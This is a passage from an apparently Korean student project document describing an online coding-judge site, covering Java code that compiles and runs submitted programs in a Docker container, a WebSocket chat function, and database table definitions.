    codew.write(code);
    codew.close();

    FileWriter algo_c = new FileWriter("/usr/local/apache/share/algo_c.sh");
    algo_c.write("docker restart " + dockerName + "\n");
    algo_c.write("docker exec " + dockerName + " sh -c 'cd data; gcc -o algotest algotest.c'");
    algo_c.close();
    shellCmd("sh /usr/local/apache/share/algo_c.sh");

    timeCheck("./algotest");
    FileWriter algoMid_c = new FileWriter("/usr/local/apache/share/algoMid_c.sh");
    algoMid_c.write("docker restart " + dockerName + "\n");
    algoMid_c.write("docker exec " + dockerName + " sh -c 'cd data; sh ./timeCheck.sh' " + "\n");
    algoMid_c.write("docker stop " + dockerName + "\n");
    algoMid_c.close();
    resultresult.write(" c\n");

    FileWriter testinput = new FileWriter("/usr/local/apache/share/testinput");
    testinput.write(tvoInput.get(0));
    testinput.close();
    String tmp = "";
    try {
        tmp = shellCmd("sh ./share/algoMid_c.sh");

        tmp = tmp.replace(dockerName, "");
        tmp = tmp.replace("<br>", "<br>&nbsp;&nbsp;&nbsp;");
        result = result + tmp;

        resultresult.write(result);
    } catch (Exception e) {
        resultresult.write("실행오류");
        result = result + "&nbsp;&nbsp;&nbsp;<span style='color:#E06874'>실행오류</span>";
    }
}

```

1. 사용자가 입력한 코드를 `algotest.c`파일로 저장
2. 저장된 `algotest.c` 파일을 `Container`를 사용해서 컴파일 진행
3. 컴파일 언어의 특징으로 해당 코드를 컴파일 후 실행 가능
4. 컴파일이 성공한 경우 해당파일을 표준입력을 사용해서 `input값` 입력
5. 결과값을 `tmp`로 반환시킴
6. Shell 명령을 진행하기 위해 필요한 명령문을 `.sh` 파일로 작성해서 실행

- C++언어 컴파일 과정

```

else if (lang.equals("c++")) {
    algoTestOld = new File("/usr/local/apache/share/algotest");
    if (algoTestOld.exists()) {
        shellCmd("rm -r /usr/local/apache/share/algotest");
    }

    FileWriter codew = new FileWriter("/usr/local/apache/share/algotest.cpp");
    codew.write(code);
    codew.close();

    timeCheck("./algotest");
    FileWriter algo_c = new FileWriter("/usr/local/apache/share/algo_c.sh");
    algo_c.write("docker restart " + dockerName + "\n");
    algo_c.write(
        "docker exec " + dockerName + " sh -c 'cd data; g++ -std=c++14 algotest.cpp -o algotest'");
    algo_c.close();
    shellCmd("sh /usr/local/apache/share/algo_c.sh");

    FileWriter algoMid_c = new FileWriter("/usr/local/apache/share/algoMid_c.sh");
    algoMid_c.write("docker restart " + dockerName + "\n");
    algoMid_c.write("docker exec " + dockerName + " sh -c 'cd data; sh ./timeCheck.sh' " + "\n");
    algoMid_c.write("docker stop " + dockerName + "\n");
    algoMid_c.close();
    resultresult.write("c++\n");

    FileWriter testinput = new FileWriter("/usr/local/apache/share/testinput");
    testinput.write(twoInput.get(0));
    testinput.close();
    String tmp = "";
    try {
        tmp = shellCmd("sh ./share/algoMid_c.sh");

        tmp = tmp.replace(dockerName, "");
        tmp = tmp.replace("<br>", "<br>&nbsp;&nbsp;&nbsp;");
        result = result + tmp;

        resultresult.write(result);
    } catch (Exception e) {
        resultresult.write("실행오류");
        result = result + "&nbsp;&nbsp;&nbsp;<span style='color:#E06874'>실행오류</span>";
    }
}

```

1. 사용자가 입력한 코드를 `algotest.c` 파일로 저장
2. 저장된 `algotest.c` 파일을 `Container`를 사용해서 컴파일 진행
3. 컴파일 언어의 특징으로 해당 코드를 컴파일 후 실행 가능
4. 컴파일이 성공한 경우 해당파일을 표준입력을 사용해서 `input값` 입력
5. 결과값을 `tmp`로 반환시킴
6. Shell 명령을 진행하기 위해 필요한 명령문을 `.sh` 파일로 작성해서 실행

| 핵심소스코드(1-9)

- JAVA 컴파일 과정

```

else if (lang.equals("java")) {
    algoTestOld = new File("/usr/local/apache/share/algotest.class");
    if (algoTestOld.exists()) {
        shellCmd("rm -r /usr/local/apache/share/algotest.class");
    }
    FileWriter codew = new FileWriter("/usr/local/apache/share/algotest.java");
    codew.write(code);
    codew.close();

    FileWriter algo_java = new FileWriter("/usr/local/apache/share/algo_java.sh");
    algo_java.write("docker restart " + dockerName + "\n");
    algo_java.write("docker exec " + dockerName
        + " sh -c 'export LC_ALL=C.UTF-8; cd data; javac -encoding utf-8 algotest.java'");
    algo_java.close();
    shellCmd("sh /usr/local/apache/share/algo_java.sh");

    timeCheck("java -Dfile.encoding=utf-8 algotest");
    FileWriter algoMid_java = new FileWriter("/usr/local/apache/share/algoMid_java.sh");
    algoMid_java.write("docker restart " + dockerName + "\n");
    algoMid_java.write("docker exec " + dockerName + " sh -c 'cd data; sh ./timeCheck.sh' " + "\n");
    algoMid_java.write("docker stop " + dockerName + "\n");
    algoMid_java.close();
    resultresult.write(" 자바\n");

    FileWriter testinput = new FileWriter("/usr/local/apache/share/testinput");
    testinput.write(tvoInput.get(0));
    testinput.close();
    String tmp = "";
    try {
        tmp = shellCmd("sh ./share/algoMid_java.sh");
        tmp = tmp.replace(dockerName, "");

        tmp = tmp.replace("<br>", "<br>&nbsp;&nbsp;&nbsp;");
        result = result + tmp;

        resultresult.write(result);
    } catch (Exception e) {
        resultresult.write("실행오류");
        result = result + "&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<span style='color:#E06874'>실행오류</span>";
    }
}

```

1. 사용자가 입력한 코드를
algotest.java 파일로 저장
2. 저장된 algotest.java 파일을
Container를 사용해서 컴파일 진행
3. 컴파일 언어의 특징으로 해당 코드를
컴파일 후 실행 가능
4. 컴파일이 성공한 경우 해당파일을
표준입력을 사용해서 input값 입력
5. 결과값을 tmp로 반환시킴
6. Shell 명령을 진행하기 위해 필요한
명령문을 .sh 파일로 작성해서 실행

| 핵심소스코드(1-10)

- Python 컴파일 과정

```
else if (lang.equals("python")) {
    algoTestOld = new File("/usr/local/apache/share/algotest.py");
    if (algoTestOld.exists()) {
        shellCmd("rm -r /usr/local/apache/share/algotest.py");
    }
    FileWriter codew = new FileWriter("/usr/local/apache/share/algotest.py");
    codew.write("# -*- coding: utf-8 -*-\n" + code);
    codew.close();

    timeCheck("python3 algotest.py");
    FileWriter algoMid_python = new FileWriter("/usr/local/apache/share/algomid_python.sh");
    algoMid_python.write("docker restart " + dockerName + "\n");
    algoMid_python.write("docker exec " + dockerName + " sh -c 'cd data; sh ./timeCheck.sh' " + "\n");
    algoMid_python.write("docker stop " + dockerName + "\n");
    algoMid_python.close();
    resultresult.write(" 파이썬\n");

    FileWriter testinput = new FileWriter("/usr/local/apache/share/testinput");
    testinput.write(twoInput.get(0));
    testinput.close();
    String tmp = "";
    try {
        tmp = shellCmd("sh ./share/algomid_python.sh");

        tmp = tmp.replace(dockerName, "");

        tmp = tmp.replace("<br>", "<br>&nbsp;&nbsp;&nbsp;");
        result = result + tmp;

        resultresult.write(result);
    } catch (Exception e) {
        resultresult.write("실행오류");
        result = result + "&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<span style='color:#E06B74'>실행오류</span>";
    }
}
```

1. 사용자가 입력한 코드를 algotest.py파일로 저장
2. 해당파일을 표준입력을 사용해서 결과값 도출
3. 인터프리터 언어의 특징으로 코드가 저장된 파일을 즉시 실행 가능
4. 결과값을 tmp로 반환시킴
5. Shell 명령을 진행하기 위해 필요한 명령문을 .sh 파일로 작성해서 실행

| 핵심소스코드(1-11)

- JAVASCRIPT 컴파일 과정

```
else if (lang.equals("javascript\n")) {
    algoTestOld = new File("/usr/local/apache/share/algotest.js");
    if (algoTestOld.exists()) {
        shellCmd("rm -r /usr/local/apache/share/algotest.js");
    }
    FileWriter codew = new FileWriter("/usr/local/apache/share/algotest.js");
    codew.write(code);
    codew.close();

    timeCheck("js algotest.js");
    FileWriter algoMid_js = new FileWriter("/usr/local/apache/share/algomid_js.sh");
    algoMid_js.write("docker restart " + dockerName + "\n");
    algoMid_js.write("docker exec " + dockerName + " sh -c 'cd data; sh ./timeCheck.sh' + "\n");
    algoMid_js.write("docker stop " + dockerName + "\n");
    algoMid_js.close();
    resultresult.write("   자바스크립트");

    FileWriter testinput = new FileWriter("/usr/local/apache/share/testinput");
    testinput.write(twoInput.get(0));
    testinput.close();
    String tmp = "";
    try {
        tmp = shellCmd("sh ./share/algomid_js.sh");

        tmp = tmp.replace(dockerName, "");

        tmp = tmp.replace("<br>", "<br>&nbsp;&nbsp;&nbsp;");
        result = result + tmp;

        resultresult.write(result);
    } catch (Exception e) {
        resultresult.write("실행오류");
        result = result + "&nbsp;&nbsp;&nbsp;<span style='color:#E06B74'>실행오류</span>";
    }
}
```

1. 사용자가 입력한 코드를 algotest.js파일로 저장
2. 해당파일을 표준입력을 사용해서 결과값도출
3. 인터프린트 언어의 특징으로 코드가 저장된 파일을 즉시 실행 가능
4. 결과값을 tmp로 반환시킴
5. Shell 명령을 진행하기 위해 필요한 명령문을 .sh 파일로 작성해서 실행

| 핵심소스코드(1-12)

- Socket 통신 메서드

```
function connect(){
    //websocket = new WebSocket("ws://localhost:8080/ws/chat.do");

    //웹 소켓에 이벤트가 발생했을 때 호출될 함수 등록
    if(!flag){
        websocket = new WebSocket(((window.location.protocol ===
            "https:") ? "wss://" : "ws://") + window.location.host + "/chat.do");
        websocket.onopen = onOpen;
        websocket.onmessage = onMessage;
        websocket.onclose = onClose;
        flag = true;
    }

    console.log("socket connect");
}
//퇴장 버튼을 눌렀을 때 호출되는 함수
function disconnect(){
    msg = document.getElementById("nickname").value;
    websocket.send(msg+"님이 퇴장하셨습니다.");
    websocket.close();
}
//보내기 버튼을 눌렀을 때 호출될 함수
function send(){
    //var content = document.getElementById("message").value;
    var content = $("#chat_content").val();
    var msg = {
        //type: "message",
        chat_content: content,
        user_id: u_id,
        problem_id: p_id
    };

    websocket.send(JSON.stringify(msg));
    $("#chat_content").val('');
}
function enterkey() {
    if (window.event.keyCode == 13) {
        // 엔터키가 눌렀을 때 실행할 내용
        send();
    }
}
```

1. 사용자의 요청을 받을 경우 Connect 메서드를 통해 소켓 통신을 Open

2. 사용자의 요청을 받을 경우 Disconnect 메서드를 통해 소켓 통신을 Close

3. 사용자의 입력 요청을 받을 경우 Message 전송

테이블 정의서

user 테이블 - 회원 정보 저장

항목명	Type	필수/선택	설명	값 목록
user_id	Varchar(30)	필수	아이디	
user_passwd	Varchar(50)	필수	비밀번호	
user_name	Varchar(20)	필수	이름	
user_introduce	Varchar(3000)	선택	소개	
user_authority	Varchar(30)	필수	권한	ADMIN/USER
user_img	MEDIUMBLOB	선택	유저를 표현하는 이미지	Byte 값

테이블 정의서

category 테이블 - 카테고리 정의

항목명	Type	필수/선택	설명	값 목록
Category_id	Varchar(10)	필수	카테고리 키	CA_XXXX
Category_name	Varchar(100)	필수	카테고리 이름	BFS, DFS, 다이나믹 프로그래밍

chat 테이블 - 채팅에 관한 정보

항목명	Type	필수/선택	설명	값 목록
chat_id	int	필수	채팅 번호	
chat_content	Varchar(2000)	필수	채팅 내용	
chat_date	datetime	필수	채팅 작성 날짜	
user_id	Varchar(30)	필수	작성자 아이디	
problem_id	int	필수	문제 번호	

테이블 정의서

problem 테이블

- 문제 정보와 성공, 실패, 제출횟수, 문제 분류 저장

항목명	Type	필수/선택	설명	값 목록
problem_id	Varchar(10)	필수	문제 번호	CA_XXXX
problem_title	Varchar(100)	필수	제목	
problem_content	Varchar(3000)	필수	내용	
problem_time	int	필수	제한 시간	
problem_hint	int	필수	힌트 코드	
problem_submitnum	int	필수	제출횟수	
problem_successnum	int	필수	성공 횟수	
problem_failnum	int	필수	실패 횟수	
problem_level	int	필수	난이도	1,2,3,4,5
category_id		필수	분류	BFS, DFS, 다이나믹 프로그래밍 등

테이블 정의서

testcase 테이블 - 문제에 대한 테스트케이스 저장

항목명	Type	필수/선택	설명	값 목록
testcase_id	int	필수	테스트케이스 번호	
testcase_title	Varchar(500)	필수	입력 예시	
testcase_content	Varchar(500)	필수	출력 예시	
problem_id	int	필수	문제 번호	

테이블 정의서

Code 테이블 - 회원이 작성한 코드를 저장

항목명	Type	필수/선택	설명	값 목록
code_id	int	필수	코드 번호	
code_code	Varchar(3000)	필수	코드 내용	
code_language	Varchar(10)	필수	작성 언어	C/C++, JAVA, Python
code_success	boolean		성공 여부	True/false
code_open	boolean		공개 여부	
user_id	varchar(30)		작성자 아이디	
problem_id	int		문제 번호	

테이블 정의서

board 테이블 - 게시글 정보 저장

항목명	Type	필수/선택	설명	값 목록
board_id	int	필수	글 번호	
board_title	Varchar(500)	필수	제목	
board_content	Varchar(3000)	필수	내용	
board_upload	date	필수	작성 날짜	
user_id	Varchar(30)	필수	작성자	
problem_id	int	선택	문제 번호	

comment 테이블 - 댓글 정보 저장

항목명	Type	필수/선택	설명	값 목록
comments_id	int	필수	댓글 번호	
comments_content	Varchar(2000)	필수	내용	
comments_upload	date	필수	작성 날짜	
user_id	Varchar(30)	필수	작성자	
board_id	int	필수	게시글 번호	

Thank you

